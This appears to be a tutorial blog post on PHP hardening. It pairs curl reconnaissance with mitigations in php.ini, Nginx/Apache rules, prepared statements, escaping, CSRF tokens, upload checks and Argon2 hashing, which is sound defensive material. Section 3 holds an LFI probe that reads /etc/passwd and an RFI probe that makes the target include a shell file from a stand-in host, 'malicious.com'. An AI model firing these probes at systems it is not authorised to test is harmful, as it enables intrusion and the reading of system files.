Hardening and recon in PHP applications with cURL: from error to mitigation#

This guide consolidates a practical methodology for auditing and protecting PHP applications. The focus is low-level recon using curl to validate the attack surface and implementing countermeasures that increase infrastructure resilience.
During validation, I keep a strict operational sequence: first confirm real exposure at the endpoint, then apply mitigation across runtime (php.ini), web server (Apache/Nginx), and application code. Without this sequence, teams often patch one layer and leave another vector open.
1. Understanding the recon & hardening scope#
PHP application security demands a layered defense strategy. Recognizing vulnerabilities using cURL allows administrators to simulate an attacker's perspective when probing public endpoints. However, recognition is only the initial step.
Definitive mitigation requires hardening the PHP configuration file (php.ini), applying syntax protection on web servers, and writing secure code according to the OWASP Top 10 guidelines.
2. Mandatory preventive backups#
Before editing directory settings or initialization files for PHP or web servers, performing preventive backups is imperative to enable a quick rollback plan.
Backup commands:#
# 1. Backup the active php.ini file
cp /etc/php/8.1/fpm/php.ini /root/php.ini.bak.$(date +%Y%m%d)

# 2. Backup the Nginx configuration directory
cp -r /etc/nginx/conf.d/ /root/nginx-backup-$(date +%Y%m%d)/

# 3. Backup the Apache configuration directory
cp -r /etc/apache2/ /root/apache-backup-$(date +%Y%m%d)/
Ensure that backup destinations such as /etc/php/8.1/fpm/php.ini, /etc/nginx/conf.d/, and /etc/apache2/ are writeable.
3. LFI & RFI scanning and verification#
Local File Inclusion (LFI) and Remote File Inclusion (RFI) vulnerabilities allow attackers to read confidential server files or execute code hosted externally.
Reconnaissance tests with cURL:#
# Test for LFI vulnerability
curl -s -o /dev/null -w "%{http_code}" "https://domain.com/index.php?page=../../../../etc/passwd"

# Test for RFI vulnerability
curl -s -o /dev/null -w "%{http_code}" "https://domain.com/index.php?page=http://malicious.com/shell.txt"
Professional php.ini mitigation:#
In the /etc/php/8.1/fpm/php.ini file, define strict path limits:
open_basedir = /var/www/html:/tmp:/usr/share/php
allow_url_include = Off
4. Detailed web server hardening#
Preventing direct access to control files, residual backups, and sensitive directories significantly reduces the exposed attack surface.
Nginx hardening:#
Insert this block into your site's Nginx configuration:
# Block hidden and environment files
location ~ /\.(ht|git|env) { deny all; }

# Block backup files and compressed archives
location ~ \.(bak|config|sql|zip|tar|gz)$ { deny all; }

# Disable automatic directory listing
autoindex off;

# Protect specific configuration files
location = /wp-config.php { deny all; }

# Inject security headers
add_header X-Content-Type-Options "nosniff" always;
add_header X-Frame-Options "SAMEORIGIN" always;
add_header X-XSS-Protection "1; mode=block" always;
add_header Referrer-Policy "strict-origin-when-cross-origin" always;
Apache hardening:#
In your configuration file or the application's .htaccess:
# Block hidden files
<FilesMatch "^\.">
    Require all denied
</FilesMatch>

# Block backups and sensitive extensions
<FilesMatch "\.(bak|config|sql|zip|tar|gz)$">
    Require all denied
</FilesMatch>

# Disable directory listing
Options -Indexes

# Protect wp-config.php
<Files wp-config.php>
    Require all denied
</Files>
5. SQL injection mitigation#
Constructing SQL queries using direct string concatenation allows attackers to manipulate database executions.
Using prepared statements (PDO & mysqli):#
// ❌ VULNERABLE (Avoid in production)
$result = mysqli_query($conn, "SELECT * FROM users WHERE id = " . $_GET['id']);

// ✅ SECURE - MySQLi Prepared Statement
$stmt = $conn->prepare("SELECT * FROM users WHERE id = ?");
$stmt->bind_param("i", $_GET['id']);
$stmt->execute();
$result = $stmt->get_result();

// ✅ SECURE - PDO Prepared Statement
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = :id");
$stmt->execute(['id' => $_GET['id']]);
$result = $stmt->fetchAll();
6. Cross-site scripting (XSS) protection#
Client-side script injections occur when unescaped user inputs are output directly into the page's DOM.
Correct sanitization and escaping:#
// ❌ VULNERABLE
echo $_GET['name'];

// ✅ SECURE - Use htmlspecialchars with full flags
echo htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8');
7. Cross-site request forgery (CSRF) protection#
CSRF attacks force a user's authenticated browser to submit unintended requests to the application backend.
CSRF validation workflow:#
// 1. Generate token in the active session
session_start();
if (!isset($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}

// 2. Insert token inside the public HTML form
echo '<input type="hidden" name="csrf_token" value="' . $_SESSION['csrf_token'] . '">';

// 3. Secure validation against CSRF attacks in the backend
if ($_POST['csrf_token'] !== $_SESSION['csrf_token']) {
    die('Access denied: Invalid CSRF token.');
}
8. Secure file uploads#
Accepting file uploads without validation allows attackers to submit executable scripts (Webshells) and compromise the server.
Secure file upload validation script:#
// 1. Validate allowed extensions
$allowed_extensions = ['jpg', 'jpeg', 'png', 'gif', 'pdf'];
$ext = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
if (!in_array($ext, $allowed_extensions)) {
    die('File extension not allowed.');
}

// 2. Validate real MIME type using Fileinfo
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime = finfo_file($finfo, $file['tmp_name']);
$allowed_mimes = ['image/jpeg', 'image/png', 'image/gif', 'application/pdf'];
if (!in_array($mime, $allowed_mimes)) {
    die('Invalid MIME type.');
}

// 3. Rename file securely to prevent Path Traversal
$new_name = bin2hex(random_bytes(16)) . '.' . $ext;
move_uploaded_file($file['tmp_name'], '/var/www/html/uploads/' . $new_name);
9. Secure authentication#
Storing passwords in plain text or using outdated hashing algorithms (MD5/SHA1) exposes credentials in the event of database leaks.
Password criptography standards:#
// Store secure hash using Argon2id
$hash = password_hash($password, PASSWORD_ARGON2ID);

// Verify credentials during login
if (password_verify($input_password, $hash)) {
    // Login validated successfully
}

// Force password expiration policy
if (time() - $user['password_changed_at'] > 90 * 24 * 3600) {
    header('Location: /change-password.php');
    exit;
}
10. Performance telemetry#
Auditing request roundtrip time helps identify resource leaks or bottlenecks in security routines.
Operational telemetry commands:#
# 1. Measure total roundtrip time of an endpoint using cURL
time curl -o /dev/null -s https://domain.com/

# 2. Query PHP memory limits
php -i | grep memory_limit

# 3. Analyze IP request frequency in Nginx access logs
tail -50 /var/log/nginx/access.log | awk '{print $1}' | sort | uniq -c | sort -rn
11. Security logging and verification#
Logging blocked attacks to dedicated files enables monitoring setups and active security daemons (like fail2ban) to parse and react.
Security log function:#
function log_attack($type, $ip, $details) {
    $log = date('Y-m-d H:i:s') . " [$type] IP: $ip - $details\n";
    error_log($log, 3, '/var/log/php-attacks.log');
}

// Application-level entry filter example
if (preg_match('/\.\.\//', $_GET['page'])) {
    log_attack('LFI_ATTEMPT', $_SERVER['REMOTE_ADDR'], $_GET['page']);
    die('Access denied.');
}
Ensure that the target file /var/log/php-attacks.log has correct write permissions restricted to the PHP-FPM execution group.
12. Troubleshooting checklist and risk matrix#
Checklist: PHP + cURL hardening#
1. Php.ini configuration#
- [ ] Is the
open_basedirpath restriction set correctly? - [ ] Is remote file inclusion
allow_url_includedisabled? - [ ] Are secure session flags (
use_strict_mode,httponly,secure) active? - [ ] Are dangerous functions added to
disable_functionsin the pool?
2. Nginx/apache configuration#
- [ ] Access to hidden files (
.env,.git) blocked? - [ ] Directory listing disabled globally?
- [ ] Edge security headers injected?
3. Secure code standards#
- [ ] Database queries using prepared statements?
- [ ] Output escaping using
htmlspecialchars()on dynamic views? - [ ] Single-use CSRF tokens applied to form POSTs?
- [ ] Extension and MIME type verification active for file uploads?
Risk and severity matrix in PHP web security#
| Anomaly / Risk | Severity | Category | Impact | Mitigation Countermeasure |
|---|---|---|---|---|
| Remote File Inclusion (RFI) | Critical | Code Execution | Attacker runs malicious script hosted on a remote server. | Set allow_url_include to Off and restrict open_basedir. |
| Local File Inclusion (LFI) | High | Data Leakage | Unauthorized reading of configuration files. | Enforce open_basedir restrictions and escape inputs. |
| SQL Injection (SQLi) | Critical | Database Compromise | Modification and leakage of relational database contents. | Replace queries with Prepared Statements. |
| Cross-Site Scripting (XSS) | High | Session Integrity | Theft of client active sessions via JavaScript injection. | Apply htmlspecialchars() escaping and HttpOnly cookie flags. |
| CSRF Exploit | Medium | Session Integrity | Authenticated user actions triggered without client consent. | Generate and validate single-use CSRF tokens. |
Was this article helpful?
Leave a quick reaction to help prioritize future technical guides:
See also



This post is licensed under CC BY-NC.
Comments
Join the discussion below.
0 comments